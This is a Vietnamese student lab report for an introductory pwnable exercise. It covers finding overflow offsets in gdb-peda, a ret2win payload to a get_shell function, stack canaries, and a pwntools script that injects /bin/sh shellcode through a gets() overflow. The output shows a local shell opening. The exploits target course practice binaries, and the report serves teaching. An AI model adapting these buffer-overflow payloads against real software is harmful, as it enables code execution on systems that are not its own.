BÁO CÁO THỰC HÀNH

Bài thực hành số 3: Nhập môn Pwnable

Môn học: Lập trình an toàn - Khai thác lỗ hổng

Lớp: NT521.N11.ATCL

THÀNH VIÊN THỰC HIỆN (Nhóm 16):

STT	Họ và tên	MSSV
1	Nguyễn Trần Đức An	20520373
2	Hồ Minh Trí	20522049

Điểm tự đánh giá
9.5

ĐÁNH GIÁ KHÁC:

Tổng thời gian thực hiện	~13 ngày
Phân chia công việc	
Ý kiến *(nếu có)* + Khó khăn + Đề xuất, kiến nghị	

Phần bên dưới của báo cáo này là báo cáo chi tiết của nhóm thực hiện

MỤC LỤC

A. BÁO CÁO CHI TIẾT

1. Yêu cầu 1:

Đầu tiên ta tạo 100 ký tự ngẫu nhiên để chạy thử

Ta chú ý vào thanh ghi eip(địa chỉ của lệnh tiếp theo) ta thấy chữ "AA;A"

Có nghĩa ta cần điền địa chỉ của hàm get_shell() vào thay vị trí của "AA;A"

```
gdb-peda$ pattern create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'
gdb-peda$ run
Starting program: /home/kali/LapTrinhAnToan/LAB3/app1-no-canary
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Pwn basic
Password:AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL
Invalid Password!

Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
EAX: 0x12
EBX: 0xf7fa1ff4 --> 0x220d8c
ECX: 0xf7fa39b4 --> 0x0
EDX: 0x1
ESI: 0xffffd194 --> 0xffffd35c ("/home/kali/LapTrinhAnToan/LAB3/app1-no-canary")
EDI: 0xf7ffcb80 --> 0x0
EBP: 0x44414128 ('(AAD')
ESP: 0x55683988 ("A)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x413b4141 ('AA;A')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[----------code----------]
```

Tiếp theo, ta cần tìm vị trí của "AA;A" và địa chỉ của hàm get_shell()

```
gdb-peda$ disass get_shell
Dump of assembler code for function get_shell:
   0x0804872b <+0>:     push   ebp
   0x0804872c <+1>:     mov    ebp,esp
   0x0804872e <+3>:     sub    esp,0x8
   0x08048731 <+6>:     sub    esp,0xc
   0x08048734 <+9>:     push   0x8048aa3
   0x08048739 <+14>:    call   0x8048530 <puts@plt>
   0x0804873e <+19>:    add    esp,0x10
   0x08048741 <+22>:    sub    esp,0xc
   0x08048744 <+25>:    push   0x8048ab2
   0x08048749 <+30>:    call   0x8048540 <system@plt>
   0x0804874e <+35>:    add    esp,0x10
   0x08048751 <+38>:    sub    esp,0xc
   0x08048754 <+41>:    push   0x1
   0x08048756 <+43>:    call   0x8048550 <exit@plt>
```

```
gdb-peda$ pattern search AA;A
Registers contain pattern buffer:
EBP+0 found at offset: 24
EIP+0 found at offset: 28
Registers point to pattern buffer:
[ESP] ⟶ offset 32 - size ~68
Pattern buffer found at:
0×0814b5b0 : offset    0 - size  100 ([heap])
0×55683968 : offset    0 - size  100 (mapped)
References to pattern buffer found at:
0×556831bc : 0×0814b5b0 (mapped)
0×55683260 : 0×0814b5b0 (mapped)
0×5568328c : 0×0814b5b0 (mapped)
0×f7fa262c : 0×0814b5b0 (/usr/lib32/libc.so.6)
0×f7fa2630 : 0×0814b5b0 (/usr/lib32/libc.so.6)
0×f7fa2634 : 0×0814b5b0 (/usr/lib32/libc.so.6)
0×f7fa2638 : 0×0814b5b0 (/usr/lib32/libc.so.6)
0×f7fa263c : 0×0814b5b0 (/usr/lib32/libc.so.6)
```

Có được vị trí của "AA;A" là 28 thì ta tạo ngẩu nhiên 28 ký tự và điền sau nó là địa chỉ của hàm get_shell() () (0x0804872b) -> \x02b\x87\x04\x08

```
gdb-peda$ pattern create 28
'AAA%AAsAABAA$AAnAACAA-AA(AAD'
gdb-peda$ run <<< $(echo 'AAA%AAsAABAA$AAnAACAA-AA(AAD\x2b\x87\x04\x08')
Starting program: /home/kali/LapTrinhAnToan/LAB3/app1-no-canary <<< $(echo 'AAA%AAsAABAA$AAnAACAA-AA(AAD\x2b\x87\x04\x08')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Pwn basic
Password:Invalid Password!
Call get_shell
```

Bước tiếp theo, ta viết code để nó tự chạy bằng python mà ko cần nhập

~/LapTrinhAnToan/LAB3/app1.py - Mousepad


File Edit Search View Document Help

```
1 from pwn import *
2
3 get_shell = "\x2b\x87\x04\x08"
4 payload = "a"*28 + get_shell
5 print(payload)
6 exploit = process("./app1-no-canary")
7 print(exploit.recv())
8 exploit.sendline(payload)
9 exploit.interactive()
10
```


Cấp quyền và chạy, ta có kết quả

```
┌──(kali㉿kali)-[~/LapTrinhAnToan/LAB3]
└─$ ls
 app1-no-canary   app1.py   app2-canary   app2-no-canary   demo   'Lab 03 - Nhap mon Pwnable - 2022.pdf'

┌──(kali㉿kali)-[~/LapTrinhAnToan/LAB3]
└─$ chmod a+x app1.py

┌──(kali㉿kali)-[~/LapTrinhAnToan/LAB3]
└─$ python3 app1.py
aaaaaaaaaaaaaaaaaaaaaaaaaaaa+\x04
[+] Starting local process './app1-no-canary': pid 29228
b'Pwn basic\n'
/home/kali/LapTrinhAnToan/LAB3/app1.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  exploit.sendline(payload)
[*] Switching to interactive mode
Password:Invalid Password!
Call get_shell
$ pwd
/home/kali/LapTrinhAnToan/LAB3
$ ls
 app1-no-canary   app2-canary       demo
 app1.py          app2-no-canary   'Lab 03 - Nhap mon Pwnable - 2022.pdf'
$
```

2. Yêu cầu 2:




Ở app-canary có thêm 1 đoạn add giá trị canary vào stack ở đoạn main+7 đến main+19 và theo như code asm thì canary nằm ở đoạn ebp-0x8



Khi có canary thì khi ta overflow giá trị canary thì báo lỗi buffer bị tấn công

Còn khi không có canary thì giá trị stack sẽ bị tràn mà chương trình không nhận ra nên bị segment fault




Ta đang ở câu lệnh xor edx, gs:[0x14] mà trước đó đã mov ebp-8 vào edx nên suy ra edx bây giờ đang giữ giá trị của canary

Vậy giá trị của canary trong lần run này là 0x162b6c00

3. Yêu cầu 3:

Đầu tiên ta tạo mã thực thi



Tiếp theo, ta vào gdb để tìm địa chỉ của hàm main_func()

```
Type "apropos word" to search for commands related to
Reading symbols from app1-no-canary...
(No debugging symbols found in app1-no-canary)
gdb-peda$ disass main_func
Dump of assembler code for function main_func:
   0x080487b2 <+0>:     push   ebp
   0x080487b3 <+1>:     mov    ebp,esp
   0x080487b5 <+3>:     sub    esp,0x58
   0x080487b8 <+6>:     mov    DWORD PTR [ebp-0xc],0x
```

Với những gì đã làm ở yêu cầu 1, ta đã biết được khoảng cách cần chèn vào là 28 nên ta bắt tay vào làm viết code python để chạy mà không cần nhập

*~/LapTrinhAnToan/LAB3/YeuCau3/app3.py - Mousepad

File Edit Search View Document Help

app3.s

```
1 from pwn import *
2
3 get_shell = "\xa7\x89\x04\x08"
4 exit_load = "\xb8\x01\x00\x00\xcd\x80"
5 payload = exit_load + "a"*28 + get_shell
6 print(payload)
7 exploit = process("./app1-no-canary")
8 print(exploit.recv())
9 exploit.sendline(payload)
10 exploit.interactive()
11
```


Chạy file python vừa mới viết xong

kali@kali: ~/LapTrinhAnToan/LAB3/YeuCau3

File Actions Edit View Help


```
┌──(kali㉿kali)-[~/LapTrinhAnToan/LAB3/YeuCau3]
└─$ python3 app3.py
.\x00Ía§\x04
[+] Starting local process './app1-no-canary': pid 19478
b'Pwn basic\n'
/home/kali/LapTrinhAnToan/LAB3/YeuCau3/app3.py:9: BytesWarning: Text is no
t bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com
/#bytes
  exploit.sendline(payload)
[*] Switching to interactive mode
[*] Process './app1-no-canary' stopped with exit code 0 (pid 19478)
Password:Invalid Password!
Ouch!: You caused a segmentation fault!
[*] Got EOF while reading in interactive
$ ls
[*] Got EOF while sending in interactive
Traceback (most recent call last):
  File "/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/process.py",
line 746, in close
    fd.close()
BrokenPipeError: [Errno 32] Broken pipe
```

4. Yêu cầu 4:




File shellcode_nhom16.asm và sau khi compile thành file thực thi và chạy

5. Yêu cầu 5:




Kiểm ra file và checksec thì ta sẽ thấy

- File có kiến trúc 64bit -> return address và các thanh ghi đều là 8bits
- Không có canary chống overflow



Đoạn code cho ta thấy stack giảm 0x20bytes, mà hàm main chỉ có 1 biến vậy nên buffer sẽ có kích thước 32bytes

Ta sẽ có cấu trúc stack hàm main như sau:




Vậy để overflow được return address ta sẽ cần 32byte(Buffer) + 8byte(RBP) là sẽ đụng được return address

Như đề bài yêu cầu sử dụng shellcode để exploit nên ta sẽ có ý tưởng exploit như sau:

- Do hàm gets() không kiểm tra độ dài input nên ta sẽ nhập shellcode vào và lưu nó ở biến Buffer sau đó cài thêm padding để overflow qua %rbp và 8byte cuối cùng ta sẽ ghi vào return address cũ là địa chỉ của biến buffer
  - ⇨ Chương trình sẽ bị overflow và sau khi nhập xong hàm main sẽ quay ngược lại biến buffer (đang lưu shellcode) và thực thi nó
  - ⇨ Exploit thành công

Stack trong ý tưởng:



Tiến hành exploit:

get_buffer.py demo_exploit.py

```python
from pwn import *
from struct import *



r = process("./demo")

r.recvuntil(b': ')

buffer_address = int(r.recvline()[:-1], 16)

print(hex(buffer_address))

shellcode = b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05'   #shellcode mo shell

payload = shellcode + b'a'*16 + p64(buffer_address)

print(payload)

r.sendline(payload)
r.interactive()

```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 demo_exploit.py
[+] Starting local process './demo': pid 32742
0x7fffffffdf80
b'PH1\xd2H1\xf6H\xbb/bin//shST_\xb0;\x0f\x05aaaaaaaaaaaaaaaa\x80\xdf\xff\xff\xff\x7f\x00\x00'
[*] Switching to interactive mode
$ ls
README.md     demo_exploit.py  pickle_store.py
app1-no-canary    exploit.py       shellcode_nhom16
app2-canary       get_buffer.py    shellcode_nhom16.asm
app2-no-canary    hehe.py          shellcode_nhom16.o
core          lab2             stack_overflow_16k.tar.gz
demo          lab3             text_classification.py
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),121(bluetooth),133(scanner),141(kaboxer)
$
```

B. TÀI LIỆU THAM KHẢO